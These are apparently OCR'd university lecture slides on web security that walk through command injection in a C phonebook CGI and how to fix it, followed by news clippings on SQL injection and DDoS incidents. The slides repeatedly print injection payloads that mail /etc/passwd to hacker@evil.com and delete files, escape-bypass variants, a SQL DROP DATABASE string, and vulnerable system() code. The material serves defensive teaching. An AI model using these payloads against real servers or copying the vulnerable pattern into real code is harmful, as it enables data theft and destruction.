


Translated to an IP address via DNS

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

  http://coolsite.com/tools/info.html




Here, the resource ("`info.html`") is **static content** = a fixed file returned by the server.

(Often static content is an *HTML* file = content plus markup for how browser should "render" it.)

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

http://coolsite.com/tools/doit.php



Resources can instead be **dynamic**
= server generates the page on-the-fly.

Some common frameworks for doing this:
CGI = run a program or script, return its *stdout*
PHP = execute script in HTML templating language

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

  http://coolsite.com/tools/doit.php?cmd=play&vol=44

URLs for dynamic content generally include arguments to pass to the generation process

Interacting With Web Servers


- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

  http://coolsite.com/tools/doit.php?cmd=play&vol=44

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

  http://coolsite.com/tools/doit.php?cmd=play&vol=44



Simple Service Example

- Allow users to search the local phonebook for any entries that match a regular expression
- Invoked via URL:

  http://harmless.com/phonebook.cgi?regex=<pattern>
- For example:

  http://harmless.com/phonebook.cgi?regex=alice.*smith

  searches phonebook for any entries with “alice” and then later “smith” in them

- (Web user does not type this URL; an HTML *form*, or Javascript running in the browser, constructs it)

Simple Service Example, cont.

- Assume our server has some “glue” that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
- Simple version of code to implement search:

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Instead of

http://harmless.com/phonebook.cgi?regex=alice.*smith

How about

http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

%20 is an *escape sequence* that expands to a space (' ')

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Instead of

http://harmless.com/phonebook.cgi?regex=alice.*smith

How about

http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Control information, not data

Instead of

http://harmless.com/phonebook.cgi?regex=alice|bob

How about

http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep %s phonebook.txt", regex);
```

- One general defense: *input sanitization*
  - Look for anything nasty in the input …
  - … and “defang” it (remove it / escape it)
- Seems simple, but:
  - Tricky to get right
  - Brittle: if you get it wrong, attack slips past
  - Approach in general is a form of “default allow”
    - i.e., input is by default okay, only **known problems** are removed

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

Simple idea: *quote* the data to enforce that it's indeed interpreted as data …

⇒ "grep 'foo; mail -s hacker@evil.com </etc/passwd; rm' phonebook.txt"

Argument is back to being data; a single (large/messy) pattern to grep

Problems?

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
   "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

⇒ "grep 'foo'; mail -s hacker@evil.com </etc/passwd; rm' ' phonebook.txt"

Whoops, control information again, not data

Fix?

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
   "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

Okay, first scan *regex* and strip ' - does that work?

No, now can't do legitimate search on "`O'Malley`".

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

Okay, then scan *regex* and *escape* ' …. ?

legit *regex* ⇒ O\'Malley

Problems?

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm \'

Rule alters:

…regex=foo\'; mail … ⇒ …regex=foo\\'; mail …

Now grep is invoked:

⇒ "grep 'foo\\'; mail -s hacker@evil.com </etc/passwd; rm \\' ' phonebook.txt"

Argument to grep is “foo\”

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm \'

Rule alters:

…regex=foo\'; mail … ⇒ …regex=foo\\'; mail …

Now grep is invoked:

⇒ "grep 'foo\\'; mail -s hacker@evil.com </etc/passwd; rm \\' ' phonebook.txt"

Sigh, again control information, not data

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
   "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm \'

Okay, then scan *regex* and escape ' **and** \ …. ?
…regex=foo\'; mail … ⇒ …regex=foo\\\'; mail …

⇒ "grep 'foo\\\'; mail -s hacker@evil.com </etc/passwd; rm \\\' ' phonebook.txt"

Are we done?

Yes! - **assuming** we take care of **all** of the ways escapes can occur …

Issues With *Input Sanitization*

- In principle, can prevent injection attacks by properly sanitizing input
  - Remove inputs with *meta-characters*
    - (can have "collateral damage" for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires **a complete** model of how input subsequently processed
      - E.g. …regex=foo%27; mail …
- Easy to get wrong!
- Better: avoid using a feature-rich API
  - KISS + defensive programming

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

This is the core problem.

`system()` provides *too much functionality*!

- treats arguments passed to it as full shell command

If instead we could just run `grep` directly, no opportunity for attacker to sneak in other shell commands!

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;

  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;

  envp[0] = 0;

  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++]
  envp[0] = 0;
  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

execve() just executes a single program.

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/*                                of args */
  char *envp[1]; /*                                 env. */
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;
  envp[0] = 0;
  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

These will be the separate arguments to the program

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;
  envp[0] = 0;
  if ( execve(path
    command_failed
}
```

No matter what weird goop “regex” has in it, it’ll be treated as a **single** argument to grep; no shell involved

Command Injection in the Real World


Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited.

attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the

Command Injection in the Real World



May 8, 2009 1:53 PM PDT

UC Berkeley computers hacked, 160,000 at risk

by Michelle Meyers

Font size Print E-mail Share 20 comments

0 tweet Share

This post was updated at 2:16 p.m. PDT with comment from an outside database security software vendor.

Hackers broke into the University of California at Berkeley's health services center computer and potentially stole the personal information of more than 160,000 students, alumni, and others, the university announced Friday.

At particular risk of identity theft are some 97,000 individuals whose Social Security numbers were accessed in the breach, but it's still unclear whether hackers were able to match up those SSNs with individual names, Shelton Waggener, UCB's chief technology officer, said in a press conference Friday afternoon.

December 8, 2010, 4:18 PM

‘Operation Payback’ Attacks Fell Visa.com

By ROBERT MACKEY

A message posted on Twitter by a group of Internet activists announcing the start of an attack on Visa’s Web site, in retaliation for the company’s actions against WikiLeaks.


Last Updated | 6:54 p.m. A group of Internet activists took credit for crashing the Visa.com Web site on Wednesday afternoon, hours after they launched a similar attack on MasterCard. The cyber attacks, by activists who call themselves Anonymous, are aimed at punishing companies that have acted to stop the flow of donations to WikiLeaks in recent days.

The group explained that its distributed denial of service attacks — in which they essentially flood Web sites site with traffic to slow them down or knock them offline — were part of a broader effort called Operation Payback, which

Anonymous speaks: the inside story of the HBGary hack

By Peter Bright | Last updated a day ago


The hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.



It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had unmasked the hacker hordes of Anonymous and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr told one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned

SQL Injection Example





ZU 0666', 0, 0); DROP DATABASE TABLICE;--


Basic Structure of Web Traffic

Basic Structure of Web Traffic


Basic Structure of Web Traffic



Basic Structure of Web Traffic



Basic Structure of Web Traffic



